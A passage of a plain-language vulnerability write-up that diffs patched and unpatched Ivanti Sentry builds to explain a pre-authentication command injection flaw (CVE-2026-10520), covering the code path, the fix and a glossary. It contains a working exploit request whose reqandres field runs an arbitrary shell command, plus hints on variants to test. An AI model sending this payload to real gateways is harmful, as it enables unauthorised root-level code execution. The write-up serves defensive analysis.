The second flaw, the login bypass, would normally be the big story. But the first one was given a CVSS score of 10 out of 10. CVSS is a standard scoring system for how serious a flaw is; 10 is the maximum. That is what pulled the researchers' attention towards it.
The product, and why its position matters
Ivanti Sentry, formerly called MobileIron Sentry, is an in-line gateway. "In-line" means the traffic actually passes through it rather than going around it. It manages, encrypts and secures traffic between mobile devices and back-end enterprise systems. It usually sits between a company's fleet of phones and resources such as Microsoft Exchange, controlling ActiveSync email traffic and application data. It works alongside another Ivanti product, Endpoint Manager Mobile (EPMM), and enforces device-level access decisions, so only compliant, registered devices can reach internal services.
Why does that matter? Because a gateway is a middleman that sees and decides on a lot of traffic. If someone takes control of the middleman, they are standing in a position to affect the traffic and the access decisions it mediates. Compare it to a receptionist who both greets visitors and decides which doors they may open: if an attacker takes over the receptionist's desk, they can let anyone in and read the visitor list.
Setting up the comparison
To find a bug in software, a common technique is to compare two versions of the same program: one known to be vulnerable, one where the vendor has fixed the problem. Whatever changed between them is a strong hint about where the bug lives. This comparison is called a "diff".
The researchers used two builds:
- Ivanti/MobileIron Sentry 10.5.1 (vulnerable)
- Ivanti/MobileIron Sentry 10.5.2 (patched)
They also had prior familiarity with Ivanti's code bases, specifically Sentry and EPMM, from earlier research. One lesson from that earlier work: vulnerabilities in Ivanti products built on Tomcat (a popular Java web server) tend to cluster around a handful of application context paths. A "context path" is the first part of a web address that tells the server which application you want, like the name of a department in a large building.
- Ivanti EPMM lives under
/mifs - Ivanti Sentry is exposed under
/mics
That knowledge let them skip the slow exploration phase and go straight to diffing mics.war. A WAR file is a packaged bundle of a Java web application, like a zip file containing all the program's parts.
Finding the changed code
For anyone reviewing their attack surface (the set of things they expose to the internet), the application presents itself via /mics/login.jsp and looks something like this:
That is the login page a normal user would see. The address ends in login.jsp, which is a page written in JSP, a technology for generating web pages on the server.
A quick diff showed that only a single JAR had changed between the vulnerable and patched versions:
mics-core-10.5.1-R10.5.1.jar(vulnerable)mics-core-10.5.2-R10.5.2.jar(different)
A JAR is a package file for Java code, comparable to a folder of program files zipped together. Only one of them differed, which narrows the search enormously: the fix must be inside that one package.
The change was located in a familiar place:
mics-core/com/mi/middleware/rest/controller/ConfigServiceController.java
This is a file path inside the package. Reading it from right to left: ConfigServiceController.java is a source file written in Java; controller is the folder it sits in; rest, middleware, mi and com are parent folders. The word "controller" is meaningful: in web applications, a controller is the part that receives an incoming request and decides what to do with it, like a switchboard operator routing calls.
Opening the class reveals a fairly standard Spring Boot controller with straightforward request routing. Spring Boot is a widely used framework for building Java web applications, and "routing" is the mapping from a web address to the code that should handle it. The controller defines the following parent mapping:
@RequestMapping({"/api/v2/sentry/mics-config"})
In plain words: every request whose address starts with /api/v2/sentry/mics-config is handled by this class. "API" stands for Application Programming Interface: a way for one program to talk to another over the network, as opposed to a page meant for a human to click. So this class is a machine-facing doorway, not a page with buttons.
That already suggests the vulnerability sits somewhere beneath this route prefix. Only a single method in the controller had changed between versions. A "method" is a named block of code that does one job, like a single recipe in a cookbook. The changed method is annotated with:
@PostMapping({"/handleMessage"})
An annotation is a label attached to code that tells the framework something about it. @PostMapping says: this method handles POST requests. A POST request is one of the standard ways a browser or program sends data to a server; it carries a body, which is the data itself. The path in the label is added to the class-level path.
Joining the controller-level mapping with the method-level mapping gives the target path:
/mics/api/v2/sentry/mics-config/handleMessage
So the full address of the doorway is that path, on top of the server's own address. The name handleMessage already hints that it takes a message and does something with it.
The vulnerable version of the method takes the user-supplied message string and passes it straight into the service layer:
   @PostMapping({"/handleMessage"})
   public ResponseEntity<ApiResponse<String>> handleMessage(String message) {
      try {
         if (message != null && !message.trim().isEmpty()) {
            String result = this.configService.handleMessage(message);
            return result != null && !this.containsError(result)
               ? ResponseEntity.ok(new ApiResponse<>(200, "Message handled successfully", result))
               : ResponseEntity.badRequest().body(new ApiResponse<>(400, "Failed to process message", result));
         } else {
            return ResponseEntity.badRequest().body(new ApiResponse(400, "Message is empty or null", null));
         }
      } catch (Exception var3) {
         return ResponseEntity.status(HttpStatus.INTERNAL_SERVER_ERROR).body(new ApiResponse<>(500, "Internal server error", var3.getMessage()));
      }
   }
Line by line:
@PostMapping({"/handleMessage"})labels this method as the handler for POST requests to/handleMessageunder the class path.public ResponseEntity<ApiResponse<String>> handleMessage(String message)declares the method. It accepts one piece of text calledmessage, which comes from the request, and returns a response object.try {starts a block where errors will be caught rather than crashing the program.if (message != null && !message.trim().isEmpty())checks that a message was actually supplied and is not just blank spaces.String result = this.configService.handleMessage(message);is the critical line: the user's text is handed, unchanged, to another part of the program called the configuration service. Nothing checks what the text contains.- The next lines build a success reply (status 200, "Message handled successfully") if the service returned something without an error, or a failure reply (status 400) otherwise. HTTP status codes are the standard three-digit numbers servers use to say how a request went; 200 means fine, 400 means the request was bad.
- The
elsebranch replies 400 when the message was empty. catch (Exception var3)catches any unexpected error and replies 500, meaning the server itself had a problem.
The key takeaway: whatever text a visitor sends is passed straight through to the configuration service. There is no login check anywhere in this method.
Following the input deeper
Step 1: into the service layer
The controller accepts a user-supplied message string and passes it directly into handleMessage(). Following the execution flow into:
mics-core/com/mi/middleware/service/impl/ConfigServiceHandler.java
shows what happens inside handlerMessage():
public String handleMessage(String msg) {
      String module = null;
      String xpath = null;
      String command = null;
      IConfigResponse response = null;
      if (this.userService == null) {
         LOG.error("userService is null");
      }

      StringTokenizer tokenizer = new StringTokenizer(msg);
      if (tokenizer.hasMoreTokens()) {
         command = tokenizer.nextToken();
      }

      if (tokenizer.hasMoreTokens()) {
         module = tokenizer.nextToken();
      }

      if (tokenizer.hasMoreTokens()) {
         xpath = tokenizer.nextToken();
      }

      if (command == null) {
         response = this.getErrorResponse("22", "Invalid configuration command");
         return response.getResponse();
      } else {
         String value = null;
         if (command.equalsIgnoreCase("set")
            || command.equalsIgnoreCase("delete")
            || command.equalsIgnoreCase("get")
            || command.equalsIgnoreCase("add")
            || command.equalsIgnoreCase("modify")
            || command.equalsIgnoreCase("import")
            || command.equalsIgnoreCase("export")
            || command.equalsIgnoreCase("test")
            || command.equalsIgnoreCase("copy")
            || command.equalsIgnoreCase("execute")
            || command.equalsIgnoreCase("query")
            || command.equalsIgnoreCase("migratepasswordhash")) {
            StringBuilder sb = new StringBuilder();

            while (tokenizer.hasMoreTokens()) {
               sb.append(tokenizer.nextToken()).append(" ");
            }

            value = sb.toString().trim();
         }

         LOG.debug("command: " + command + ", module: " + module + ", xpath: " + xpath);

         try {
            if (!command.equalsIgnoreCase("set")
               && !command.equalsIgnoreCase("add")
               && !command.equalsIgnoreCase("modify")
               && !command.equalsIgnoreCase("copy")
               && !command.equalsIgnoreCase("delete")
               && !command.equalsIgnoreCase("query")) {
               response = this.handleMessage(module, xpath, command, value); <---- [0]
            } else {
               if (module == null) {
                  response = this.getErrorResponse("22", "Invalid configuration command");
                  return response.getResponse();
               }

               IModuleHandler moduleHandler = this.getModuleHandler(module);
               synchronized (moduleHandler) {
                  response = this.handleMessage(module, xpath, command, value);
               }
            }
         } catch (MIConfigException var12) {
            LOG.debug("Exception during handleMessage: " + var12.getErrorMessageAsString());
            response = this.convertToResponse(var12);
         }

         return response.getResponse();
      }
   }
What this does, in plain words:
- Three empty boxes are prepared, named
module,xpathandcommand. The names are chosen by the programmers and describe what each box is meant to hold. StringTokenizer tokenizer = new StringTokenizer(msg);creates a tool that chops the incoming text into pieces wherever there is a space. Think of cutting a sentence into words.- The first word goes into
command, the second intomodule, the third intoxpath. Eachif (tokenizer.hasMoreTokens())simply asks "is there another word left?". - If there was no first word at all, the code returns an error saying the configuration command is invalid.
- Otherwise it checks whether the command is one of a known list:
set,delete,get,add,modify,import,export,test,copy,execute,queryormigratepasswordhash. If it is, all remaining words are glued back together with spaces into a single string calledvalue. This is how the rest of the message, including any XML, survives the splitting. - A debug log line records the command, module and xpath. Logs are the diary a program keeps about what it did.
- The
ifthat follows sends the request down one of two paths. Commands likeset,add,modify,copy,deleteandquerytake the second path, which first looks up a module handler (the part of the program responsible for that module) and locks it withsynchronizedso two requests cannot use it at the same time. Everything else, includingexecute, takes the first path at[0], calling the secondhandleMessage()with the four parsed pieces. - If a
MIConfigExceptionoccurs (a custom error type for configuration problems), it is converted into an error response.
The variable names xpath, module and command stood out immediately as the kind of thing that tends to appear in a patch. Why? Because they suggest the program is interpreting the user's text as instructions rather than treating it as inert data. The parsed values are then passed into a second handleMessage() overload at [0]:
public IConfigResponse handleMessage(String module, String xpath, String command, String value) throws MIConfigException {
      IConfigResponse response = null;
      ConfigRequestProcessor reqProcessor = new ConfigRequestProcessor();
      if (this.prettyPrint) {
         reqProcessor.enablePrettyPrint();
      }

      if (module != null) {
         reqProcessor.setHandler(this.getModuleHandler(module));
      }

      switch (ConfigCommand.getCommand(command)) {
         case GET:
            response = reqProcessor.handleGet(xpath, value);
            break;
         case GETLIST:
            response = reqProcessor.handleGetList(xpath);
            break;

         case EXECUTE: <---- [1]
            response = reqProcessor.handleExecute(xpath, value);
            break;
         case TEST:
            response = reqProcessor.handleTest(xpath, value);
            break;

      return response;
   }
Line by line:
- The method now takes four separate pieces:
module,xpath,commandandvalue. ConfigRequestProcessor reqProcessor = new ConfigRequestProcessor();creates a helper object that will do the actual work.- If pretty-printing is switched on, it is enabled on the helper. Pretty-printing just means formatting output so it is easier for a human to read.
- If a module was given,
reqProcessor.setHandler(this.getModuleHandler(module));attaches the handler responsible for that module. This is the second word of the message choosing which part of the system answers. switch (ConfigCommand.getCommand(command))turns the command word into a fixed choice and jumps to the matching branch. A switch statement is like a railway junction: the value of the command decides which track the request follows.case GET:callshandleGet,case GETLIST:callshandleGetList,case EXECUTE:at[1]callshandleExecute(xpath, value), andcase TEST:callshandleTest.- Finally the response is returned.
The command token selects a branch in a switch statement. The interesting branch is EXECUTE at [1], which routes into reqProcessor.handleExecute(xpath, value). The name says it plainly: this branch executes something.
Step 2: what EXECUTE actually does
Following that call into:
mics-core/com/mi/middleware/service/impl/ConfigRequestProcessor.java
makes it clearer what handleExecute() is doing:
public IConfigResponse handleExecute(String xpath, String value) throws MIConfigException {
      this.validateXPath(xpath);

      try {
         XmlObject confObj = CommonUtilities.getXMLConfig(this.handler.getXMLConfigFile());
         this.handler.setConfiguration(confObj);
      } catch (Exception var9) {
         LOG.error("Error while reading configuration file", var9);
         throw new MIConfigException("105", "Reading config file failed", var9);
      }

      XmlObject[] tmpObjList = this.getXmlObjectsForXPath(xpath, value);
      LOG.debug("EXECUTE has valid entry");
      XmlObject tmpObjType = tmpObjList[0];
      String response = "";

      try {
         Object nativeResp = CommonUtilities.executeNativeCommand(this.handler.getNativeModule(), tmpObjType, "Execute");
         response = (String)nativeResp;
      } catch (RuntimeException var8) {
         LOG.error("Configuration execute failed", var8);
         throw new MIConfigException("115", "Configuration execute failed", var8);
      }

      return this.getSuccessResponse(response);
   }
Line by line:
this.validateXPath(xpath);checks that the XPath looks well formed. XPath is a standard way of pointing at a specific spot inside an XML document, like a postal address for one element. XML is a text format that uses tags in angle brackets to structure data, for example<name>value</name>.- The
tryblock reads the module's XML configuration file and loads it into memory. If that fails, it logs an error and throws a configuration exception with code 105. this.getXmlObjectsForXPath(xpath, value)finds the XML objects that the XPath points at, using the supplied value. The result is a list, andtmpObjList[0]takes the first one.CommonUtilities.executeNativeCommand(this.handler.getNativeModule(), tmpObjType, "Execute")is the heart of it: it asks a shared utility to execute a native command for the chosen module and XML object. "Native" here means a real action on the underlying system rather than a purely internal calculation.- The result is cast to a string and returned as a success response. If a runtime error occurs, it throws a configuration exception with code 115.
The user still controls both xpath and value. If the conditions are satisfied, execution eventually reaches executeNativeCommand() in common-10.6.0.1s-64/com/mi/mics/service/CommonUtilities.java:
public static Object executeNativeCommand(XmlObject obj, String type) throws MIConfigException {
      if (LOG.isDebugEnabled()) {
         LOG.debug(String.format("into executeNativeCommand : type %s ", type));
      }

      String implClsName = obj.getClass().getName();
      String methodType = "get" + type + "method";
      Method method = ReflectionUtilities.getMethod(implClsName, methodType);
      XmlAnySimpleType getMethodName = (XmlAnySimpleType)ReflectionUtilities.executeMethod(method, obj, new Object[0]);
      method = ReflectionUtilities.getMethod(implClsName, "getClassname");
      XmlAnySimpleType className = (XmlAnySimpleType)ReflectionUtilities.executeMethod(method, obj, new Object[0]);
      method = ReflectionUtilities.getMethod(implClsName, "getBeanclass");
      XmlAnySimpleType beanClass = (XmlAnySimpleType)ReflectionUtilities.executeMethod(method, obj, new Object[0]);
      LOG.debug("Class Name : " + className.getStringValue() + " Method : " + getMethodName.getStringValue() + " Bean class : " + beanClass.getStringValue());
      Object excuteModuleMethod = ReflectionUtilities.excuteModuleMethod(
         className.getStringValue(), getMethodName.getStringValue(), beanClass.getStringValue(), obj
      );
      if (LOG.isDebugEnabled()) {
         LOG.debug("sucessfully called executeNativeCommand : " + getMethodName);
      }

      return excuteModuleMethod;
   }
Line by line:
- If debug logging is on, it writes a line saying it has entered this method.
obj.getClass().getName()asks the XML object what Java class it belongs to. A class is a blueprint for an object in Java; every object knows which blueprint it came from.String methodType = "get" + type + "method";builds a method name by gluing the word "get", the type (here "Execute") and "method" together, producinggetExecutemethod.ReflectionUtilities.getMethod(...)looks up a method by its name as text. This technique is called reflection: instead of the program knowing in advance which code to call, it decides at runtime based on strings. It is powerful and also risky, because strings can come from outside.- The next three blocks call three such lookups on the object: the method name, the class name and the bean class. A "bean" is simply a Java object that holds data and exposes it through getter methods.
ReflectionUtilities.excuteModuleMethod(...)then invokes the chosen method on the chosen class with the XML object as input. Note the spellingexcuteModuleMethodin the code; that is how it appears.- The result is returned.
The message value is not treated as a simple string. It is parsed as a MICS configuration command, split into a command, module, XPath and XML body, then passed into the backend configuration system. executeNativeCommand() takes the parsed XML object, identifies which native method should handle it, and invokes that method via reflection, so the endpoint can reach internal system-level configuration actions.
In everyday terms: the front desk accepts a note from a stranger, reads the note as a set of instructions, and follows them, including instructions about which internal department to call and what to tell it to do.
Step 3: reading the fix to learn the payload format
Reverse-engineering the exact XML structure would take time. Reverse engineering means working backwards from a finished program to understand how it behaves, without the original design documents. But the patch gives a strong clue. In the patched version, Ivanti stops using the user-supplied message value and replaces it with a hardcoded command:
  String result = this.configService
            .handleMessage(
               "execute system /configuration/system/commandexec <commandexec>\\n<index>1</index>\\n<reqandres>/bin/cat /sys/devices/virtual/dmi/id/product_name</reqandres>\\n</commandexec>"
            );
"Hardcoded" means the text is written directly into the program and cannot be changed by whoever sends the request. The command contains a commandexec XML block and a reqandres field populated with a benign /bin/cat invocation. /bin/cat is a standard Unix program that prints the contents of a file, and the file named here, /sys/devices/virtual/dmi/id/product_name, is a system file that simply holds the machine's product name. Benign means harmless.
The researchers took this as a strong indicator that the vulnerable code path was intended to execute a command. If the fix has to lock down a command, the unfixed version presumably let someone else choose that command. Notably, the patch does not remove the underlying functionality; it removes random-internet-user control over the input being passed into the command string. The feature still runs commands, but only the one the vendor picked.
Step 4: reproducing it with a harmless command
Using the command format introduced by the patch, the researchers supplied it to a vulnerable instance, replacing the benign reqandres value with uname -a. uname -a is a standard Unix command that prints basic information about the operating system and machine. It is harmless: it reads information, it does not change anything.
POST /mics/api/v2/sentry/mics-config/handleMessage HTTP/1.1
Host: f5.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 131

message=execute system /configuration/system/commandexec <commandexec><index>1</index><reqandres>uname -a</reqandres></commandexec>
Line by line:
POST /mics/api/v2/sentry/mics-config/handleMessage HTTP/1.1is the request line. POST is the method, meaning "here is some data for you". The path is the doorway found earlier.HTTP/1.1is the version of the web protocol being spoken.Host: f5.comnames the server being addressed. Every HTTP request carries a Host header so the server knows which site is wanted.Content-Type: application/x-www-form-urlencodedsays the body is formatted like a web form, the same format a browser uses when you submit a form. In this format, fields are written asname=value.Content-Length: 131states how many bytes the body contains, so the server knows where the body ends.- A blank line separates the headers from the body.
- The body is a single form field,
message, whose value is the tokenised configuration command:executeselects the EXECUTE branch,systemselects the module,/configuration/system/commandexecis the XPath, and the XML block is the value. Thereqandreselement carries the command that ends up being executed.
A header, by the way, is a line of extra information attached to a request or response, like the label on a parcel. The body is the parcel's contents.
The response:
HTTP/1.1 200
Content-Type: application/json
Connection: keep-alive
Server: Server
Pragma: no-cache
Cache-control: no-cache, no-store, must-revalidate
Set-Cookie: JSESSIONID=[redacted]; Path=/mics; Secure; HttpOnly;SameSite=lax
X-XSS-Protection: 1; mode=block
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Frame-Options: SameOrigin
X-Content-Type-Options: nosniff
Content-Length: 247

{"status":200,"message":"Message handled successfully","data":"<result><success>Linux f5.com 4.18.0-553.84.1.el8_10.x86_64 #1 SMP Mon Nov 17 12:53:24 PST 2025 x86_64 x86_64 x86_64 GNU/Linux\\n</success></result>"}
Line by line:
HTTP/1.1 200is the status line: the request succeeded.Content-Type: application/jsonsays the body is JSON, a common text format for structured data built from names and values in curly braces.Connection: keep-alivemeans the network connection can stay open for further requests.Server: Serveris the server's self-description header.Pragma,Cache-controland theX-headers are instructions and protections: do not cache this response, apply browser protections against cross-site scripting (a class of attack where malicious scripts run in someone else's page), enforce HTTPS (the encrypted version of HTTP), disallow embedding the page in a frame, and do not let the browser guess the content type.Set-Cookie: JSESSIONID=[redacted]; Path=/mics; Secure; HttpOnly;SameSite=laxhands the client a cookie. A cookie is a small piece of data a server asks the browser to store and send back with later requests, so the server can recognise the same visitor.JSESSIONIDis the standard name Java servers use for a session identifier.Securemeans send it only over HTTPS,HttpOnlymeans scripts in the page cannot read it, andSameSite=laxlimits when it is sent from other sites. The value here is a session identifier and has been redacted.Content-Length: 247gives the body size.- The body is JSON with three fields:
status200,message"Message handled successfully", anddata. Thedatafield contains the output ofuname -a, wrapped in a<result><success>element.
That last point is the proof. The server did not just accept the text; it ran the command and handed back the machine's details. That reproduces CVE-2026-10520: a pre-authenticated OS command injection in Ivanti Sentry with a CVSS score of 10.
Why it works: the root cause
The controller takes a user-supplied message string and passes it into a configuration service that interprets it as a command. The service tokenises it into command, module, xpath and value, and the execute command routes into handleExecute(), which ultimately reaches executeNativeCommand() and invokes a native method via reflection using values derived from the attacker's XML.
The patch addresses the problem in two ways. First, the controller no longer accepts attacker-controlled input: it hardcodes the commandexec message with a fixed /bin/cat /sys/devices/virtual/dmi/id/product_name command. The fully patched controller looks like this:
@RequestMapping({"/api/v2/sentry/mics-config"})
public class ConfigServiceController {
   @Autowired
   private ConfigService configService;
   private static final Log LOG = LogFactory.getLog(ConfigServiceController.class);
   private static final String DMI_PRODUCT_NAME_COMMAND = "execute system /configuration/system/commandexec <commandexec>\\n<index>1</index>\\n<reqandres>/bin/cat /sys/devices/virtual/dmi/id/product_name</reqandres>\\n</commandexec>";

   @PostMapping({"/handleMessage"})
   public ResponseEntity<ApiResponse<String>> handleMessage(String message) {
      try {
         String result = this.configService
            .handleMessage(
               "execute system /configuration/system/commandexec <commandexec>\\n<index>1</index>\\n<reqandres>/bin/cat /sys/devices/virtual/dmi/id/product_name</reqandres>\\n</commandexec>"
            );
         return result != null && !this.containsError(result)
            ? ResponseEntity.ok(new ApiResponse<>(200, "Message handled successfully", result))
            : ResponseEntity.badRequest().body(new ApiResponse<>(400, "Failed to process message", result));
      } catch (Exception var3) {
         return ResponseEntity.status(HttpStatus.INTERNAL_SERVER_ERROR).body(new ApiResponse<>(500, "Internal server error", var3.getMessage()));
      }
   }
What changed, in plain words:
- The class still handles the same path, and the method still accepts a
messageparameter, so the doorway still exists. - A constant named
DMI_PRODUCT_NAME_COMMANDis defined holding the fixed command. A constant is a value that never changes while the program runs. - Inside the method, the call to the configuration service no longer uses the incoming
messageat all. It passes the fixed command text instead. The parameter is effectively ignored. - The rest of the method is the same as before: success reply, bad-request reply, or server-error reply.
Second, further inspection revealed defensive changes outside the Java code. The bundled Apache configuration now contains regex-based rules that block access to the vulnerable endpoint entirely, causing unauthenticated requests to be redirected to the login page via a 302 response. Apache here is the web server that sits in front of the Java application, and a regex (regular expression) is a pattern used to match text, in this case web addresses. A 302 is the standard status code meaning "the thing you asked for is somewhere else, go there instead", which is how a redirect works.
In other words, Ivanti did not just remove attacker control over the vulnerable execution path; they also added a layer of protection in front of it, which in practice means they added authentication. The command feature still exists, but a stranger can no longer reach it.
What the impact is
CVE-2026-10520 allows a remote unauthenticated user to achieve root-level remote code execution on Ivanti Sentry before R10.5.2, R10.6.2 and R10.7.1. The reproduction shows command output returned directly in the HTTP response, so an attacker gets both execution and a channel for reading results. That second part matters: being able to run a command is one thing, being able to see its output makes it far more useful.
Because Sentry is an in-line gateway between mobile fleets and back-end enterprise systems such as Microsoft Exchange, and enforces device-level access decisions alongside EPMM, compromise of the gateway sits in a position to affect the traffic and access decisions it mediates. The advisory rates the issue 10/10.
The companion issue, CVE-2026-10523, is an authentication bypass (CWE-288) that allows a remote unauthenticated attacker to create arbitrary administrative accounts and obtain full administrative access. An authentication bypass means getting past the login check without valid credentials. CWE-288 is a catalogue number for a specific category of weakness, in this case relying on an authentication mechanism that can be avoided.
How to fix it
The fixed versions are R10.5.2, R10.6.2 and R10.7.1. The fix, as described above, hardcodes the command sent to the configuration service, removing attacker control over the input, and adds Apache regex rules that block unauthenticated access to the endpoint, redirecting such requests to the login page with a 302.
Other places worth testing
Once a pattern like this is found, it is worth asking where else the same pattern might appear.
- Other commands in the same switch. The service recognises
set,delete,get,add,modify,import,export,test,copy,execute,queryandmigratepasswordhash. A positive result is any branch that reaches a native call or file operation with attacker-influenced arguments. - Other modules. The second token selects a module handler via
getModuleHandler(module). - Other XPaths under
commandexec. The report uses/configuration/system/commandexecwith areqandreselement. A positive result is command output appearing in thedatafield. - The same pattern in EPMM. The researchers note that EPMM lives under
/mifs.
Notes for anyone hunting similar bugs
This bug sits in a Spring Boot controller that fronts a configuration subsystem, reachable without authentication under a known context path (/mics). The signals that led to it were structural: a single JAR changed between versions, a single controller class changed, and a single method changed. When a patch touches one method in a controller and the diff replaces a parameter with a hardcoded string, that is usually the vulnerable sink being neutered. A "sink" is the place where dangerous work finally happens, such as running a command.
Variable names are a useful filter when reading decompiled code. Decompiled code is source code reconstructed from a compiled program, which is what you often have when you only possess the shipped files. Names like command, module, xpath and value in a tokenised configuration parser are a strong hint that user input reaches something that executes. Following the switch statement to the EXECUTE branch and then to a reflection-based executeNativeCommand() confirmed it.
The patch itself provided the payload format. A payload is the actual data an attacker sends to trigger a bug. When a fix hardcodes a benign command, that command is effectively documentation of the vulnerable input shape, and swapping the benign part for a harmless probe (uname -a here) is enough to demonstrate impact without causing damage. The response returning the command output in the JSON data field made the proof unambiguous.
Finally, the fix added Apache-level rules in front of the endpoint, redirecting unauthenticated requests with a 302. A reverse proxy is a server that sits in front of another server and forwards requests to it, which is exactly where such rules live.
Detection Artefact Generator
A Detection Artefact Generator is provided to allow teams to determine whether their environment is vulnerable:
In plain terms, it is a tool that lets teams determine whether their environment is vulnerable.
Glossary
- 302: an HTTP status code meaning the requested resource has moved and the client should go to another address, used for redirects.
- ActiveSync: a protocol used to synchronise email and other data between mobile devices and mail servers.
- Advisory: an official notice from a vendor describing a security flaw and what to do about it.
- Annotation: a label attached to code that tells a framework how to treat it, such as which requests a method handles.
- API: Application Programming Interface, a way for one program to talk to another over a network.
- Apache: a widely used web server that can sit in front of an application and apply rules to incoming requests.
- Attack surface: everything an organisation exposes to potential attackers, such as reachable addresses and services.
- Authentication: the process of proving who you are, usually with a username and password.
- Authentication bypass: a flaw that lets someone get past the login check without valid credentials.
- Bean: a Java object that holds data and exposes it through getter methods.
- Benign: harmless; doing nothing damaging.
- Body: the part of an HTTP request or response that carries the actual data, as opposed to the headers.
- Class: a blueprint in Java that describes what an object of that kind contains and can do.
- Constant: a value in a program that is fixed and does not change while it runs.
- Context path: the first part of a web address that selects which application on a server should handle the request.
- Controller: the part of a web application that receives an incoming request and decides what to do with it.
- Cookie: a small piece of data a server asks a client to store and send back with later requests, used to recognise the same visitor.
- CVE: a globally unique ID number assigned to a publicly known security flaw.
- CVSS: a standard scoring system for the severity of a security flaw, from 0 to 10.
- CWE-288: a catalogue entry for a class of weakness where authentication can be avoided.
- Debug logging: detailed log messages a program writes to help developers understand what it did.
- Decompiled code: source code reconstructed from a compiled program.
- Diff: a comparison between two versions of something that shows what changed.
- Endpoint: a specific address on a server that accepts requests and does something with them.
- EPMM: Ivanti Endpoint Manager Mobile, a companion product to Sentry.
- Form-urlencoded: a format for request bodies that looks like
name=value, the same format a browser uses for forms. - Gateway: a system that traffic passes through, which can inspect and control it.
- Hardcoded: written directly into the program so that whoever sends a request cannot change it.
- Header: a line of extra information attached to an HTTP request or response.
- HTTP: the protocol browsers and servers use to exchange requests and responses.
- HTTPS: the encrypted version of HTTP.
- In-line: positioned so that traffic actually passes through the device rather than going around it.
- JAR: a package file for Java code, similar to a zip archive of program files.
- JSON: a text format for structured data built from names and values in curly braces.
- JSP: JavaServer Pages, a technology for generating web pages on the server.
- Method: a named block of code that performs one job.
- Module: a named part of a system that handles a particular area of functionality.
- OS: operating system, the core software that runs a machine and its programs.
- Payload: the actual data sent to trigger a vulnerability.
- POST: an HTTP method used to send data to a server in the request body.
- Pre-authenticated: reachable before any login check, without credentials.
- Pretty-print: format output so it is easier for a human to read.
- Reflection: a technique where a program looks up and calls code by name at runtime instead of knowing it in advance.
- Regex: a pattern used to match text, here used to match web addresses.
- Remote code execution: making a machine run commands sent over the network.
- Reverse engineering: working backwards from a finished program to understand how it behaves.
- Reverse proxy: a server that sits in front of another server and forwards requests to it.
- Root: the most powerful user account on a Unix-like system, able to do anything.
- Routing: the mapping from a web address to the code that handles it.
- Sentry: Ivanti's in-line gateway that manages and secures traffic between mobile devices and back-end systems.
- Shell: the program that reads typed commands and runs them.
- Sink: the place in a program where dangerous work finally happens, such as executing a command.
- Spring Boot: a widely used framework for building Java web applications.
- Status code: the three-digit number in an HTTP response saying how the request went, such as 200 for success.
- Switch statement: a programming construct that jumps to one branch based on a value.
- Tokenise: split text into pieces, usually at spaces.
- Tomcat: a popular Java web server that runs Java web applications.
- Unauthenticated: done without logging in or proving identity.
- WAR file: a packaged bundle of a Java web application.
- XML: a text format that structures data using tags in angle brackets.
- XPath: a standard way of pointing at a specific element inside an XML document.



